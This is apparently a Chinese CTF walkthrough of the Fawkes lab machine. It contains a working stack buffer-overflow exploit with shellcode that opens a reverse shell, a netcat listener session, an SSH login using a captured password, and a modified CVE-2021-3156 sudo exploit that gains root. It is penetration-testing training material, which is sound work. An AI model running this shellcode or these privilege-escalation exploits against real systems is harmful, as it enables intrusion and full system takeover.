
本地测试exp;**这里'\x90'是空字符,当寄存器遇到空字符会一直往下找,直到找到指令为止;空字符要是4的倍数**

```
#!/usr/bin/python
import sys,socket

buf =  b""
buf += b"\xba\xb8\x06\x6f\x8d\xd9\xc9\xd9\x74\x24\xf4\x5f\x31"
buf += b"\xc9\xb1\x12\x31\x57\x12\x83\xc7\x04\x03\xef\x08\x8d"
buf += b"\x78\x3e\xce\xa6\x60\x13\xb3\x1b\x0d\x91\xba\x7d\x61"
buf += b"\xf3\x71\xfd\x11\xa2\x39\xc1\xd8\xd4\x73\x47\x1a\xbc"
buf += b"\x43\x1f\xe4\x52\x2c\x62\x15\xbb\xf0\xeb\xf4\x0b\x6e"
buf += b"\xbc\xa7\x38\xdc\x3f\xc1\x5f\xef\xc0\x83\xf7\x9e\xef"
buf += b"\x50\x6f\x37\xdf\xb9\x0d\xae\x96\x25\x83\x63\x20\x48"
buf += b"\x93\x8f\xff\x0b"

payload = 'A'*112 + '\x55\x9d\x04\x08' + '\x90'*32 + buf
try:
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(('127.0.0.1',9898))
    s.send((payload))
    s.close()
except:
    print("WRONG!")
    sys.exit()
~
~
```

指令的空字符

```
└─# nc -nvlp 4444                                                                    1 >
listening on [any] 4444 ...
connect to [192.168.56.110] from (UNKNOWN) [192.168.56.118] 33370


id
uid=1000(harry) gid=1000(harry) groups=1000(harry)
which python
which python3
/bin/bash -i
//bin/sh: /bin/bash: not found
/binn/sh -i
//bin/sh: /bin/sh: not found
/bin/sh -i
/bin/sh: can't access tty; job control turned off
/ $
```


没有python和bash,只能升级为sh






```
echo $base64 | base64 -d #base64解码
```

流量分析

需要分析流量







```
┌──(root💀kali)-[~]
└─# ssh neville@192.168.56.118
The authenticity of host '192.168.56.118 (192.168.56.118)' can't be established.
ED25519 key fingerprint is SHA256:oAgAxZkRbtwe40/oXGuZbaPjiDWzluKXPpTv2r6TrAs.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.118' (ED25519) to the list of known hosts.
neville@192.168.56.118's password:
Linux Fawkes 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
neville@Fawkes:~$ id
uid=1000(neville) gid=1000(neville) groups=1000(neville)
neville@Fawkes:~$
```

通过密码窃取进来了

权限提升

CVE-2021-3156

由于目标的sudo路径不在默认位置,需要修改exp代码

```
EC > XCTF > CVE-2021-3156.py > ...
1   #!/usr/bin/python3
2   '''
3   Exploit for CVE-2021-3156 with overwrite struct service_user by sleepya
4   This exploit requires:
5   - glibc with tcache
6   - nscd service is not running
7   Tested on:
8   - Ubuntu 18.04
9   - Ubuntu 20.04
10  - Debian 10
11  - CentOS 8
12  https://github.com/worawit/CVE-2021-3156/blob/main/exploit_nss.py
13  '''
14  import os
15  import subprocess
16  import sys
17  from ctypes import POINTER, c_char_p, c_int, c_void_p, cdll
18
19  # SUDO_PATH = b"/usr/bin/sudo"
20  SUDO_PATH = b"/usr/local/bin/sudo"
21
22  libc = cdll.LoadLibrary("libc.so.6")
23
```

提权成功后结束

```
CVE-2021-3156.py                    100%[===================>]   8.34K  --.-KB/s    in 0s

2022-01-15 14:28:16 (329 MB/s) - 'CVE-2021-3156.py' saved [8541/8541]

neville@Fawkes:~$ python3 CVE-2021-3156.py
# id
uid=0(root) gid=0(root) groups=0(root),1000(neville)
# which bash
/usr/bin/bash
# /bin/bash -i
root@Fawkes:/home/neville#
```

总结

攻击方法:

主机发现

端口扫描

WEB信息收集

FTP服务攻击

缓冲区溢出

模糊测试

漏洞利用代码编写

流量转包分析

堆溢出漏洞攻击

Metasploit（MSF）

手动修复EXP代码

本地提权